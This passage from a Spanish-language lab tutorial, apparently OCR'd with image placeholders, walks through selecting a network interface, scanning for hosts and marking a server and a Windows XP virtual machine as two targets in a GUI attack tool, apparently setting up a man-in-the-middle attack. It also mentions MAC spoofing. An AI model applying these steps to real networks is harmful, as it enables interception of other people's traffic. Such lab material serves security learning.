


Ahora sí disponemos de más de una tarjeta de red, o interface de red virtuales, seleccionamos la correspondiente, en mi caso eth1. Debe ser el interface de red que esté configurado con una IP dentro del rango de la víctima, que lógicamente conoceremos o será imposible atacar.


Para saberlo existen miles de aplicaciones, de dispositivos móviles o de ordenador, cualquiera nos servirá, si no podéis acudir a la guía de hackear wifi, donde se muestran los comandos paso a paso para obtener esas IP.




Ahora nos aparecerán nuevos menús. Le damos a Hosts y Scan for hosts para ver que equipos existen en ese rango de IPs.



Una vez finalizado, que no tarda apenas, damos de nuevo al menú Hosts y a Hosts list para que nos muestre que equipos ha encontrado.




Encuentra los equipos de la red, mostrando sus IP y sus direcciones MAC de las tarjetas de red de cada equipo. Como véis, la MAC siempre es diferente, no existen dos iguales salvo que cambiemos una virtualizando esa dirección para falsearla. Lógicamente las IP deben ser también diferentes o tendrían problemas de conexión.




En mi caso la IP acabada en 31 es el Servidor y la 15 el Windows XP.


Ahora debemos añadir objetivos, en este caso es muy simple, ya que sólo he levantado dos máquinas virtuales a parte de la atacante. Simplemente marcamos una de las dos víctimas y le damos al botón Add to Target1. Después marcamos la otra víctima y damos al botón Add to target 2.



